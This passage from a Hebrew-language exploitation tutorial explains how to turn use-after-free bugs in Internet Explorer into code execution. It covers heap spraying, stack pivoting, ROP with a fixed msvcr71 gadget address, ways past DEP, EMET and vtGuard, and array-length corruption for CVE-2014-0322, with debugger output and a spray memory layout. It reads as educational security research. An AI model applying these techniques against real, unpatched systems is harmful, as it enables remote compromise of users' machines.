
כדי להוביל את הקפיצות המותנות נזדקק ליותר מאשר "כתובת חוקית ב-EAX", למעשה EAX+0xc מצביע לכתובת א' שמצביעה לכתובת ב' שמצביעה לכתובת ג', עם היסטים קטנים. מלבד זאת EAX+0xA גם צריך להכיל כתובת חוקית, EAX+0x18 צריך להכיל 0x40000000 או יותר, והחשוב ביותר - EAX עצמו צריך להכיל כתובת לט"ו (מזוייפת, כן?...) ובט"ו, בהיסט 0x70 נשים מצביע לקוד שנרצה להריץ (הפ"ו המזוייפת).

מסובך? אכן. במקום להתמודד עם זה, ראשית נרסס לערימה את הערך 0x20202020, עד למצב שהכתובת 0x20202020 עצמה (וכל סביבותיה) מכילות 0x20202020, כלומר שהיא והכתובות הסמוכות לה מצביעות אליה שוב ושוב.


במקביל, עם הערך 0x20202020 נתפוס את הזכרון המשוחרר. באופן זה לא צריך באמת לבנות את כל שרשראות המצביעים הללו, רק למקם 0x40000000 ואת המצביע לקוד שנרצה להריץ בהיסטים המתאימים.

אם נשארתם מבולבלים זה הגיוני למדי, רק מעבר שורה אחר שורה על הקוד יבהיר את הדברים לחלוטין.


:GetLookasidePtr2




קריאה לאוגר - DOC:



הפונקציה הקורסת:





בפונקציית הריסוס התבססתי על קוד שפורסם ע"י corelanc0d3r.

את האקספלויט עד שלב זה, ניתן לראות כאן (בלי BP לא תשימו לב שקרה משהו..). הריסוס לוקח זמן ומתרחש סינכרונית לריצת הדף, ולכן צריך להשהות מעט את הפעלת החולשה ע"מ להבטיח כי הכתובות הרצויות כבר רוססו.

DEP - ROP - Stack Pivoting

מכיון שכיום כל מערכת הפעלה שמכבדת את עצמה מוגנת עם DEP, נזדקק ל-ROP. אך לשם כך צריך לשלוט לגמרי בתוכן המחסנית. החולשות הישנות מבוססות מחסנית ולכן השליטה במחסנית מובנת מאליה, אך כיצד נצליח לשלוט במחסנית כאשר החולשה נותנת שליטה רק ב-EIP? וכל זה עוד לפני שהרצנו שורת קוד יחידה...

במערכות הישנות שלא מימשו DEP, הניצול היה פשוט למדי ולכן הריסוס לא היה צריך להיות מאד מדוייק. הזכרון רוסס בבייטים שיכולים להתפרש הן ככתובת בזכרון והן כפקודות חוקיות וסתמיות, נקח לדוגמה את 0x0c0c0c0c (היא המפורסמת שבהן...). רק לאחר כמות גדולה מהבייטים הללו, הונח ה-shellcode עצמו. הזכרון בכתובת 0x0c0c0c0c גם הוקצה כחלק מהריסוס וגם מכיל את הבייטים הנ"ל.

באופן זה 'נתפס' כל האובייקט המשוחרר בבייטים האלו, בפרט 4 הבייטים הראשונים מצביעים לכתובת 0x0c0c0c0c כאילו היא ט"ו. ומכיון שגם הכתובת 0x0c0c0c0c עצמה רוססה אף היא באותם בייטים - כל הפ"ו שוב מפנות אליה עצמה והפעם בתפקיד קוד להרצה... כלומר עכשיו תורץ הפקודה OR AL,0xC שוב ושוב כמספר הפעמים שרוססה, עד שנגיע אל ה-shellcode שנמצא בסוף בלוק הריסוס. החלק האחרון לא אפשרי כמובן תחת DEP כי כל אזורי הריסוס הם אזורי דאטה האסורים בהרצה.


הפתרון הנפוץ מכונה Stack Pivoting ומתבסס על העובדה שאנו שולטים בתהליך הקריאה לפ"ו.

מיקום המחסנית נקבע בפועל ע"י המצביע המוחזק באוגר ESP, ולכן די בכך שנשנה את ערכו של אוגר זה. אם נצליח לשים בו כתובת המצביעה לאזור זכרון בשליטתנו - נגייד למעשה את המחסנית אלינו ונשלוט בתוכן המחסנית. שינוי הערך ב-ESP מוכרח גם הוא להיעשות באמצעות ROP, מכיון שההגנה לא הוסרה עדיין.

נתבונן בפונקציה Doc לעיל ונראה שבעת הקריאה לפ"ו, האוגר EAX מכיל את כתובת הט"ו. EAX תחת שליטתנו, שהרי אנחנו מספקים את כתובת הט"ו בעת זיוף האובייקט המשוחרר. לכן, נמצא גאדג'ט שמחליף בין EAX ו-ESP, נשים את כתובתו ככתובת הפ"ו המזוייפת, ואז כאשר תיקרא הפ"ו יצביע ESP אל הט"ו! בסיום הגאדג'ט תבוצע הפקודה retn, שתשלוף כתובת מהמחסנית ותעבור אליה. בשלב זה המחסנית ממוקמת בדיוק על הט"ו, יש לנו שליטה מלאה בה וה-ROP מתחיל...

הפקודה הפשוטה ביותר לביצוע החילוף היא xchg eax,esp. מכיון שאנחנו רוצים חזרה מהפונקציה מיד אחרי החילוף, האופקוד'ס המתאימים הם 0x94 להחלפת האוגרים ואז 0x3C ל-retn. הצירוף הזה לא נדיר בארכיטקטורת x86, אך ניתן למצוא גאדג'טים אחרים שיחליפו בין האוגרים, במקרה שלא מוצאים את הצמד המועיל הזה.

כדי להתמודד עם ASLR ניאלץ לנצל את החולשה בצורה אחרת, או לנצל חולשה אחרת, או להתבסס על מודול שאינו מוגן. ההגנה ועקיפותיה אינן בתחום מאמר זה, לכן נשתמש במודול msvcr71 של JAVA אשר בגרסאות ישנות קומפל ללא ASLR וכתובותיו קבועות. מבין האפשרויות בחרתי בכתובת 0x7c348b05. וכך אנו עם שליטה במחסנית ובריצה, הכל מוכן ל-ROP ואז ה-shell הרצוי.



Game Over! - את האקספלויט שלי, המסתיים ב-INT3, [אפשר לראות פה](#).

טריק אחר לשליטה במחסנית ובריצה תוך גאדג'ט בודד, משתמש בפונקציה ntContinue (או פונקציות אחרות עם יכולת דומה). פונקציה זו משמשת את WIN לאתחל ריצה עם קונטקסט חדש בעת חריגה. הפונקציה מקבלת מבנה המכיל ערכים עבור כל האוגרים, הדגלים ועוד.

אם בעת הקריאה לפ"ו הנשלטת על ידינו ימצא בראש המחסנית מצביע לאזור בשליטתנו, נוכל לזייף שם Context. את ערך האוגר EIP נקבע אל פקודת return כלשהי ואת ESP נקבע להצביע לאזור בשליטתנו, שבו נמקם ROP. הפונקציה תזיז את המחסנית לאזור הרצוי, ריצת התוכנית תחודש עם פקודת חזרה לכתובות מהמחסנית, המטרה הושגה.

כפי שניתן לראות בתמונה מעלה, במקרה הזה תוכן המצביע ב-ESP+4 איננו בשליטתנו. בהמשך נראה מקרה שבו טריק זה אפשרי.

EMET מממשת הגנה נגד פיווטינג. בעת קריאה לפונקציות שאחראיות על מתן הרשאת ריצה לקטע זכרון, היא מוודאת ש-ESP מצביע לתוך התחום המוגדר ב-TEB.

עקיפת ההגנה אפשרית באמצעות מציאת גאדג'טים שישנו את ה-TEB, או ROP שמעתיק את המשך עצמו אל המחסנית המקורית ואז שחזור ESP. ההעתקה יכולה להתבצע בעזרת גאדג'טים או קריאה לפונקציית העתקה - שאינה קריטית ולכן לא מוגנת.

בשימוש בטריק השני (ntContinue) להעברת המחסנית, ניתן לשנות את ערך האוגר fs וכך לעקוף את הבדיקה.

vtGuard

vtGuard זו הגנה על הט"ו בדרך דומה ל-Stack Canaries. בקצה הט"ו מונחות "עוגיות" (ערכן שווה לקבוע מסויים פחות בסיס המודול), ותקינותן נבדקת בעת קריאה לפ"ו כדי להבטיח שהט"ו לא שונתה (הרחבה על vtGuard).

- אם לרשותנו באג של הדלפת-מידע מהסוג המשמש לעקיפת ASLR, נוכל להשתמש בו כדי לגלות את ערכי הקנרית ולהניחם במקום הנכון.
- תיאורטית, אפשר לנסות לתפוס את הזכרון עם אובייקט אחר מאותו המודול ועם ט"ו באותו האורך, במידה וזה יגרום להרצת פונקציה שתביא תועלת. בצורה כזו, בדיקת הקנרית תעבור ללא בעיה מכיון שהקנריות זהות עבור כל הט"ו של המודול. יהיה יותר מדוייק לכנות ניצול כזה דריסת המצביע לט"ו.
- דרך נוספת להתמודד עם הגנת ה-vtGuard תוסבר בהמשך המאמר.

ניצול פ"ו - סיכום ביניים

השתלטות על מצביע לפונקציה עשויה לגרום לתוקף להריץ קוד. התמקדנו ב-UaF, אך גם בחולשות אחרות משמשת טכניקה זו להשתלטות על ריצת התכנית והפעלת הקוד הזדוני.

לא נוכל לנצל UaF בדרך שתוארה במידה ואין פ"ו, או אם לא מתבצעת קריאה לפ"ו אחרי שחרור הזכרון, או אם קיים vtGuard שלא הצלחנו להתמודד עמו.

מצד שני, יתכן כי מאיזושהי סיבה אובייקט יחזיק מצביע לפונקציה, שלא בתצורת פ"ו. כך שתפיסת אובייקט משוחרר כזה גם עשויה לתת לנו הרצת קוד.

הזכרון כמערך

לבאג מסוג UaF קיימת דרך ניצול נוספת, היא סבוכה יותר אך גם עוצמתית בהרבה.

הסבר קצר על מערכים:

בשפות כמו C,C++ - מערך הוא פשוט מצביע לרצף תאים בזכרון, אין בו שום דבר מעבר לזה.

ברוב שאר השפות, מערך הוא אובייקט. האובייקט מכיל בין השאר מצביע לט"ו - כמו כל אובייקט, אורך המערך (int מן הסתם), ומצביע אל הנתונים עצמם. - תוכן המערך. הנתונים מוחזקים באובייקט נפרד שכאמור מוצבע ע"י האובייקט המייצג את המערך עצמו. אובייקט הנתונים עשוי להיות מוקצה הרחק מאובייקט המערך ובהתאם למקום הפנוי, סוג הנתונים והדרישות. מה יקרה כאשר מנסים לגשת אל מעבר לאורך המערך? C ודומותיה פשוט יתנו את תא הזכרון הבא. שאר השפות תבדוקנה מול שדה האורך ותקפצנה חריגה מכיון שהגישה היא מעבר לגבולות המערך.

נקודה אחרונה: ב-JS קיימים מגוון סוגי מערכים למטרות שונות, מימושם והתנהגותם שונים במקצת זה מזה.

נניח כי קיימת פונקציה המקדמת משתנה, כלומר מגדילה את הערך בכתובת מסויימת. אם נצליח לגרום לכך שכתובת זו תכיל את שדה האורך של מערך, אזי בריצת הפונקציה יוגדל שרירותית אורך המערך, וזה יגרום ששפת התכנות תאפשר לנו לגשת לזכרון שנמצא מעבר לגבולות המערך. בעזרת טכניקות נוספות, נוכל לקבל גישה לכל הזכרון של הפרוסס! זוהי יכולת רבת עוצמה:

- נוכל להשתלט על ריצת התוכנית משום שבשאפשרותנו לדרוס ט"ו של כל אובייקט שנרצה וגם למצוא בזמן ריצה את ה-vtGuard הנוכחי שלו...
- שליטה בזכרון גם מאפשרת סריקה וחיפוש שמתורגמים בקלות להדלפת כתובת ועקיפת ASLR!
- אפשר להכניס את ה-payload ישירות לזכרון ואין צורך לרסס אותו, דבר העוקף לגמרי הגנות כמו Nozzle.
- נוכל לפרסר בקלות רבה (בקוד JS) את ה-IAT ולקבל הרבה מידע שימושי להמשך ניצול מוצלח.
- גישה קלה ופשוטה לתיקון כל הדריסות שבוצעו במהלך הניצול, לשם חזרה לריצה תקינה ומניעת חשדות.
- וגולת הכותרת: שליטה בכל הזכרון פותחת אפשרות חדשה להרצת קוד, ללא צורך ב-ROP ולמעשה ללא צורך להתמודד עם שום הגנת זכרון מכל סוג שהוא (כולל EMET וכו').

גם כאן נצטרך שני ריסוסים, אך הריסוס הראשון יהיה מעט שונה: במקום ט"ו, נרסס מערכים כך שנבטיח את מיקומו של מערך בכתובת מסויימת (או יותר נכון - מיקומו של שדה האורך שלו), תפקיד הריסוס השני נשאר לתפוס את הזכרון המשוחרר.

סביבת עבודה ב'

הפעם נבחן חולשה אחרת שהתפרסמה בשנה שעברה: CVE-2014-0322. לחולשה זו קיים אקספלויט ב-metasploit אך את הריסוסים הוא מבצע עם Flash ואנחנו נבצע עם JS את כל החלקים. PoC נמצא פה .
נעבוד עם IE10 על Win7, ללא עדכוני אבטחה, ו-WinDbg.

נטען ל-WinDbg את IE עם קובץ ה-crash, הקריסה תהיה ב:

CMarkup::UpdateMarkupContentsVersion+0x16

והיא נובעת מגישה לכתובת זכרון לא קיימת.

```
(d88.68c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=4141412a ebx=045b6be0 ecx=00000003 edx=046581a0 esi=046581a0 edi=045b87f0
eip=69cc1b97 esp=031fb56c ebp=031fb5d8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
MSHTML!CMarkup::UpdateMarkupContentsVersion+0x16:
69cc1b97 ff4010          inc     dword ptr [eax+10h]  ds:0023:4141413a=????????
```

כמקודם, נטען את mshtml.dll ל-IDA וננווט לפונקציה. נראה כי היא ללא פרמטרים מלבד this ב-EDX המצביע לאובייקט המשוחרר שתפסנו. מעט לאחר מכן EAX מקבל את הערך הנמצא בכתובת EDX+0xac, ואחרי בדיקה שהוא לא NULL מתבצעת גישה לכתובת EAX+0x10.

מכיון שכל האובייקט ש"עליו" מתבצעת הפונקציה בשליטתנו, גם EAX בשליטתנו ולכן יש לנו היכולת להגדיל בייט בכל כתובת שנרצה! אם תהיה שם כתובת המכילה שדה אורך של מערך, נקבל גישה למקום ש"לא אמור" להיות לנו.

את רוב העבודה כבר ביצעו כותבי ה-PoC. הם מצאו את הסיטואציה שבה מופעלת פקודת הקידום על אובייקט מהסוג שהצלחנו לתפוס והובילו את הדפדפן להריץ אותה. לנו נותר לשים כתובת מתאימה שתוכנה יוגדל ואז לנסות לשרוד את המשך הפונקציה בלי קריסה.

ריסוס ב-Javascript9

אנחנו זקוקים לכתובת שבוודאות מכילה את שדה האורך של מערך כלשהו, וזאת נשיג ע"י ריסוס כמובן.

רוב הניצולים בטכניקה זו, מרססים מערכים בעזרתה האדיבה של ActionScript. ההקצאות בשפה זו הן פשוטות וקל להשיג ריסוס מוצלח. מצד שני, ההתקפה מוגבלת לדפדפנים המריצים פלאש. בנוסף, כתיבת פלאש דורשת קימפול ולכן JS עדיפה בעיני.

לאחרונה הראה חוקר המתכנה Ga1ois, כי בגרסאות המודול המממש את javascript ב-IE מגרסה 9 ומעלה, קיימת דרך נוחה לרסס את הערימה במערכים. נשתמש בטכניקה זו מבלי להסבירה, קישור למצגת שלו נמצא בסוף המאמר.

הסקריפט הבא מקצה כמה אלפי בייטים כדי למלא חורים אפשריים בהקצאות עד כה, לאחר מכן מקצה מערכים רבים שגודלם הכולל הוא 0x10,000, ועל פעולה הוא חוזר 0x800 פעם. יתכן וריסוס תחת דיבאגר יתבצע באיטיות רבה ומומלץ לפתוח בדפדפן ורק אחר כך לצרפו לדיבאגר.

הריסוס דואג לכך שאחרי הנתונים של המערך המוגדל, יופיעו אובייקטי מערך ומהסוג הרצוי - Int32Array. כפי שהקדמנו, אובייקטים של נתונים עשויים להיות מוקצים באזור אחר מאובייקטים המייצגים מערך. רק מכיון שהריסוס דורש בכל איטרציה 0x10K בייטים בדיוק - הם מוקצים במקום אחד וברצף. כל זה מבוצע בצורת הקצאת מערך של מערכים (מ"מ להלן). המ"מ מכיל סדרת מצביעים לאובייקטי מערך וכל זה בגודל מדוייק של 0x10,000.

הזכרון יוקצה בצורה הבאה:

גודל	0x10,000 בייטים בדיוק	כתובת
0x20	הידר של מערך המערכים. את שדה האורך שבו אנו משנים באמצעות החולשה	0x_ _ _ _0000
0x3bf8 * 4 = 0xefe0	0x3bf8 איברי המערך כלומר מצביעים למערכים. רק 0x55 מתוכם מצביעים בפועל והשאר הם Null.	
0x55 * 0x30 = 0xff0	0x55 אובייקטים של מערך. כוללים מצביע לט"ו, שדה אורך 0 ומצביע לנתונים שגם הוא 0. מכיון שהגדלנו את אורך מערך המערכים, הוא יכול לכתוב לאזור זה למרות שהוא מחוץ לגבולותיו.	0x_ _ _ _f000 0x_ _ _ _f030 . . .
0x10	יישור	

אחרי הרצת הסקריפט ב-IE10 ו-11 נוכל להיות כמעט בטוחים כי בכתובת 0x90900000 ימוקם מערך מסוג Array שהוא המ"מ, ובכתובת 0x90900018 ימוקם שדה האורך שלו (מסומן באדום).

כמו כן בכתובת 0x0909f000 יהיה מערך מסוג Int32Array, ובכתובת 0x0909f018 ימוקם שדה האורך שלו:

```
0:007> dd 09090000
09090000  00000000 0000eff0 00000000 00000000
09090010  00000000 00003bf8 00003bf8 00000000
09090020  0907ff30 0907ff60 0907ff90 0907ffc0
09090030  0909f000 0909f030 0909f060 0909f090
09090040  0909f0c0 0909f0f0 0909f120 0909f150
09090050  0909f180 0909f1b0 0909f1e0 0909f210
09090060  0909f240 0909f270 0909f2a0 0909f2d0
09090070  0909f300 0909f330 0909f360 0909f390
0:007> dd 0909f000
0909f000  6b8f3b60 02599760 00000000 00000003
0909f010  00000004 00000000 00000000 00000000
0909f020  03602de0 00000000 00000000 00000000
0909f030  6b8f3b60 02599760 00000000 00000003
0909f040  00000004 00000000 00000000 00000000
0909f050  03602de0 00000000 00000000 00000000
0909f060  6b8f3b60 02599760 00000000 00000003
0909f070  00000004 00000000 00000000 00000000
```

ישנן אלפי כתובות כאלה, הן מופיעות ברצף זו אחר זו במרחק 0x30, וכן חוזרות בדילוגים של 0x10,000 שזה גודל ההקצאה.

```
0:007> dd 090a0000 L10
090a0000  00000000 0000eff0 00000000 00000000
090a0010  00000000 00003bf8 00003bf8 0c47d000
090a0020  0909f360 0909f390 0909f3c0 0909f3f0
090a0030  0909f420 0909f450 0909f480 0909f4b0

0:007> dd 090af000 L8
090af000  6b8f3b60 02599760 00000000 00000003
090af010  00000004 00000000 00000000 00000000
0:007> dd 090cf000 L8
090cf000  6b8f3b60 02599760 00000000 00000003
090cf010  00000004 00000000 00000000 00000000
```

מה נדרוס היום?

הריסוס ממלא את הזכרון בשני סוגי מערכים ולכל אחד מהם יתרונות וחסרונות.

הסוג הראשון הוא Array פשוט ובמקרה שלנו הוא מכיל כתובות של מערכים. יתרונו הוא שבאמצעות הריסוס אנו יודעים שהנתונים שלו יוחזקו מיד אחרי ההידר וממש לפני המערכים מהסוג השני. לכן אם נצליח לגשת אל מעבר לגבולות המערך, אנו יודעים שנגיע ישר לאובייקט Int32Array. חסרונו הוא, שהגדלת שדה האורך שלו תתן לו אפשרות כתיבה מעבר לגבולות, אך לא קריאה.

הסוג השני הוא Int32Array. יתרונו הוא שהגדלת שדה האורך שלו תתן גם אפשרות קריאה מעבר למערך. חסרונו הוא שהנתונים עצמם - גם אם נכניס ערכים - יוחזקו במקום נפרד ומרוחק בזכרון, יהיה קשה לעשות משהו עם האורך המוגדל. מה שכן, נוכל להעביר לו באפר ריק ואז הוא יצביע ל-NULL כלומר לכתובת 0. אך אז הגדלת האורך תספיק רק כדי להגיע ל-0x4,000,000 הבתים הראשונים של הפרוסס.

מספר דרכים עומדות בפנינו כדי להצליח לנצל:

- למצוא דרך להריץ קוד \ להדליף פוינטר איכשהו מפיסת זכרון זו.
- לנסות להפעיל את החולשה מספר פעמים וכך להגדיל שוב ושוב מערך Int32Array, עד שישלוט באזור מעניין. או לחפש פעולה אחרת שעושה יותר מאשר להגדיל בייט, למשל **or 0xffffff**. כך המערך ישלוט בזכרון רב.
- להצליח לוודא היכן ימוקמו הנתונים של Int32Array (בכיוון זה הולך Ga1ois).
- נשתמש בטכניקה אחרת, אלגנטית ופשוטה: שילוב תכונות שני המערכים.

